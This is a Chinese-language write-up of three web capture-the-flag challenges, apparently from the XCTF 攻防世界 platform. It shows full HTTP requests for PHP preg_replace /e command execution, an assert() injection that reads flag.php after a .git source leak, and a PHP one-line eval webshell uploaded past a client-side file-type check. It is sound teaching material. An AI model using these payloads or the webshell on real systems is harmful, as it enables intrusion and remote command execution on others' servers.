


```
GET /index.php?pat=/abc/e&rep=system("cd+s3chahahaDir+%26%26+ls")&sub=abc HTTP/1.1
Host: 111.198.29.45:31050
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=adc33pfhp8ar5f8h7ob5peuts3
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-forwarded-for: 127.0.0.1
```

```
            page: true
        });
    });
    </script>
    <script>
    layui.use('element', function() {
        var element = layui.element;
//导航的hover效果、二级菜单等功能，需要依赖element模块
        //监听导航点击
        element.on('nav(demo)', function(elem) {
            //console.log(elem)
            layer.msg(elem.text());
        });
    });
    </script>

<br >Welcome My Admin ! <br >flag

</body>

</html>
```

*注意`+`代表空格，%26%26为`&&`的url编码，表示执行完`cd s3chahahaDir`后，接着执行`ls`


8. 发现flag目录，接着进去瞧瞧




```
GET /index.php?pat=/abc/e&rep=system("cd+s3chahahaDir/flag+%26%26+ls")&sub=abc HTTP/1.1
Host: 111.198.29.45:31050
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=adc33pfhp8ar5f8h7ob5peuts3
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-forwarded-for: 127.0.0.1
```

```
            page: true
        });
    });
    </script>
    <script>
    layui.use('element', function() {
        var element = layui.element;
//导航的hover效果、二级菜单等功能，需要依赖element模块
        //监听导航点击
        element.on('nav(demo)', function(elem) {
            //console.log(elem)
            layer.msg(elem.text());
        });
    });
    </script>

<br >Welcome My Admin ! <br >flag.php

</body>

</html>
```

9. 发现flag.php, 用cat 命令读取，发现flag





```
GET /index.php?pat=/abc/e&rep=system("cat+s3chahahaDir/flag/flag.php")&sub=abc HTTP/1.1
Host: 111.198.29.45:31050
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=adc33pfhp8ar5f8h7ob5peuts3
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-forwarded-for: 127.0.0.1
```

```
  <script>
  layui.use('element', function() {
    var element = layui.element;
//导航的hover效果、二级菜单等功能，需要依赖element模块
    //监听导航点击
    element.on('nav(demo)', function(elem) {
      //console.log(elem)
      layer.msg(elem.text());
    });
  });
  </script>

<br >Welcome My Admin ! <br ><?php

$flag = 'cyberpeace{95de910dbd1499bb8f6d3ce8541ac54f}';

?>

</body>

</html>
```

0x03. mfw

> - 难度系数 1.0
> - 题目来源： **csaw-ctf-2016-quals **
> - 题目描述： 无
> - 题目场景： http://111.198.29.45:40481/ 具体参见攻防世界
> - 题目附件：无


解题思路

1. 打开页面，查看源码，发现被注释掉的页面flag页面

```
<div id="navbar" class="collapse navbar-collapse">
             <ul class="nav navbar-nav">
               <li class="active"><a href="?page=home">Home</a></li>
               <li ><a href="?page=about">About</a></li>
               <li ><a href="?page=contact">Contact</a></li>
      <!--<li ><a href="?page=flag">My secrets</a></li> -->
             </ul>
          </div>
```

2. 然而构造参数 `http://111.198.29.45:40481/?page=flag` 访问并没有什么发现
3. 随便看看，在About页面看到网站有用到Git, 想到Git源码泄露，用 `dirsearch` 扫一下后台,发现git目录

```
python3 dirsearch.py -u http://111.198.29.45:40481/ -e php
```



```
Microsoft Windows [版本 10.0.18362.476]
(c) 2019 Microsoft Corporation。保留所有权利。

F:\CTF\QiuYeYiJianCTFTools\信息收集\dirsearch>python dirsearch.py -u http://111.198.29.45:40481
 -e php

                        v0.3.8

Extensions: php | HTTP method: get | Threads: 10 | Wordlist size: 6027

Error Log: F:\CTF\QiuYeYiJianCTFTools\信息收集\dirsearch\logs\errors-19-11-17_19-14-42.log

Target: http://111.198.29.45:40481

[19:14:42] Starting:
[19:14:43] 301 -  322B  - /.git  ->  http://111.198.29.45:40481/.git/
[19:14:43] 200 -    3KB - /.git/
[19:14:43] 200 -  764B  - /.git/branches/
[19:14:43] 200 -   25B  - /.git/COMMIT_EDITMSG
[19:14:43] 200 -   23B  - /.git/HEAD
[19:14:43] 200 -   92B  - /.git/config
[19:14:43] 200 -   73B  - /.git/description
[19:14:43] 200 -    3KB - /.git/hooks/
[19:14:43] 200 -  523B  - /.git/index
[19:14:43] 200 -  240B  - /.git/info/exclude
[19:14:43] 200 -  951B  - /.git/info/
[19:14:43] 200 -    1KB - /.git/logs/
[19:14:43] 301 -  338B  - /.git/logs/refs/heads  ->  http://111.198.29.45:40481/.git/logs/refs/
heads/
```

4. GitHack 将源码下载下来, 对 `index.php` 进行代码审计（其他页面都看了，没有什么发现）

```
python27 GitHack.py http://111.198.29.45:40481/.git/
```

index.php


```php
<?php

if (isset($_GET['page'])) {
 $page = $_GET['page'];
} else {
 $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```

5. 似乎只有可以对`file`变量动点手脚，因为并没有函数对`file`进行过滤，而`file`变量主要有传入的`page`变量构成，所以构造payload

```
?page=abc') or system("cat templates/flag.php");//
```


完整的页面访问路径为：

```
http://111.198.29.45:40481/?page=abc') or system("cat templates/flag.php");//
```



assert("strpos('templates/abc') or system("cat templates/flag.php");//', '..') === false") or die("Detected hacking attempt!");

6. 执行之后查看，页面源码，得到flag



```
<?php $FLAG="cyberpeace{7bd1f565c842bb6752338e1c295737c3}"; ?>
<?php $FLAG="cyberpeace{7bd1f565c842bb6752338e1c295737c3}"; ?>
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1">

        <title>My PHP Website</title>

```

0x04. upload1

> - 难度系数 1.0
> - 题目来源：
> - 题目描述： 无
> - 题目场景： http://111.198.29.45:42110 具体参见攻防世界
> - 题目附件：无

解题思路


1. 打开页面，同样首先右键查看网页源码，发现存在客户端js验证文件类型

```
<script type="text/javascript">


Array.prototype.contains = function (obj) {
    var i = this.length;
    while (i--) {
        if (this[i] === obj) {
            return true;
        }
    }
    return false;
}

function check(){
upfile = document.getElementById("upfile");
submit = document.getElementById("submit");
name = upfile.value;
ext = name.replace(/^.+\./,'');

if(['jpg','png'].contains(ext)){
 submit.disabled = false;
}else{
 submit.disabled = true;

 alert('请选择一张图片文件上传!');
}


}

</script>
```

2. 具体思路就是上传一句话木马，客户端验证很好绕过，我们构造一个图片马，`1.jpg`，内容为php一句话

```
<?php @eval($_POST['cmd']);?>
```


3. 用burpsuit抓包，修改文件名缀为`1.php`



```
POST /index.php HTTP/1.1
Host: 111.198.29.45:42110
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------3902153292
Content-Length: 208
Origin: http://111.198.29.45:42110
Connection: close
Referer: http://111.198.29.45:42110/index.php
Upgrade-Insecure-Requests: 1

-----------------------------3902153292
Content-Disposition: form-data; name="upfile"; filename="1.php"
```

```
HTTP/1.1 200 OK
Date: Sun, 17 Nov 2019 14:13:52 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.37
Vary: Accept-Encoding
Content-Length: 956
Connection: close
Content-Type: text/html; charset=UTF-8


upload success : upload/1574000032.1.php
<!Doctype html>
<html>
<head>
<meta http-equiv="Content-Type"
```

Send后，显示上传成功路径




```
Content-Type: image/jpeg

<?php @eval($_POST['cmd']);?>
-----------------------------3902153292--
```

修改文件名

```
content="text/html; charset=utf-8" />

<script type="text/javascript">


Array.prototype.contains = function (obj) {
    var i = this.length;
```

4.用菜刀或者蚁剑连接得到webshell，在网站根目录发现flag



Edit: /var/www/html/flag.php

```
<?php
$flag="cyberpeace{47daa084bdd1818fe0608c7b254e8880}";
?>
```